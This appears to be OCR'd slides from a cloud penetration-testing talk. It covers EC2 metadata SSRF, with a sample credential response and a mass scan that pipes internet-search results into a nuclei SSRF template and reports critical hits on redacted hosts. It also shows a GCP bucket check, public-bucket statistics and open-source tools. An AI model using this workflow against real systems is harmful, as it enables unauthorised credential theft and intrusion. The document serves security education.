
```
HTTP/1.1 200 OK
Accept-Ranges: none
Content-Length: 1546
Content-Type: text/plain
Date: Sun, 18 Dec 2022 09:58:11 GMT
Last-Modified: Sun, 18 Dec 2022 09:57:30 GMT
Server: EC2ws

{
  "Code" : "Success",
  "LastUpdated" : "2022-12-18T09:58:09Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAW[redacted]K",
  "SecretAccessKey" : "1[redacted]QiH",
  "Token" :
"IQoJb3JpZ2l[redacted]P3ta5lJxy7LT/w
IgMmbrQeOhbs[redacted]iDPYT9YT2zrId5
Ls3ZSqjBNwbW[redacted]33UhWfvehAXZbv
uYvSs055AuP9[redacted]V0qGJ82ecFEk+U
P/BNeaMIadaj[redacted]44bBbsmThQbJKR
47puL7G90vmy[redacted]pJEm9GmsAc05g/
OMruh0MpEmCR[redacted]GvDcpMsoML+sL+
2CnXEnWdsrWw[redacted]iy448acaUApll2
g++5ntMhM3ga[redacted]EtKR8UxkB9XXzQ
5H7bxKljYkor[redacted]hzIp0OpNAZYd3n
omCpJoK53hQa[redacted]g++g42NOdaZ/Rq
mxyZyvskgjOt[redacted]l3V5JXkqUOiTr/
fAx/vVtuU1dK[redacted]MoekB8wRnI0CIC
fdPNu4knYe5C[redacted]D3y3EslxLHiUJ8
09rkYCB7LyaZ[redacted]==",
  "Expiration" : "2022-12-18T16:17:36Z"
}
```

Wrote Nuclei Template 🔥



```
root@ubuntu-s-1vcpu-2gb-blr1-01:~# uncover -q "Server: EC2ws" -silent | httpx -silent | nuclei -t test.yaml -vv

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.8.3

                projectdiscovery.io

[INF] Using Nuclei Engine 2.8.3 (latest)
[INF] Using Nuclei Templates 9.3.1 (latest)
[INF] Templates added in last update: 2
[INF] Templates loaded for scan: 1
[INF] Targets loaded for scan: 34
[amazon-ec2-ssrf] Amazon EC2 SSRF (@dhiyaneshdk) [critical]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
[amazon-ec2-ssrf] [http] [critical] http://[redacted]
```

Misconfigured GCP Bucket Policy




storage.googleapis.com/dev-blogapp-bf38088f43c370c1/

Bucket Name

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access denied.</Message>
   <Details>Anonymous caller does not have storage.objects.list access to the Google Cloud Storage bucket.
 </Error>
```

Public Buckets by GrayhatWarfare



Files
2.5bn of 10.3bn

Amazon Web Services
143.1k of 455.3k

Azure Blob Storage
8.0k of 91.6k


Digital Ocean Spaces
2.0k of 10.2k

Google Cloud Platform
0 of 77.5k

Last Update
19 Nov 2022

Search Public Buckets

Continuous Monitoring of Attack Surface




```
$ cloudlist | nuclei | notify
```

Automation Workflow

Open Source Tools for Cloud Security

1. RhinoSecurityLabs / pacu - **Rhino Security Labs**
2. nccgroup/ScoutSuite - **NCC Group Plc**
3. prowler-cloud / prowler - **Prowler**
4. salesforce / cloudsplaining - **Salesforce**



References

- AWS Misconfigurations – Geek Freak
- The Ultimate Guide for Cloud Penetration Testing
- Penetration Testing in the AWS Cloud: What You Need to Know - Rhino Security Labs
- GitHub - 4ndersonLin/awesome-cloud-security
- Cloudlist is a tool for listing Assets from multiple Cloud Providers.

SOOOOO
ANY QUESTIONS???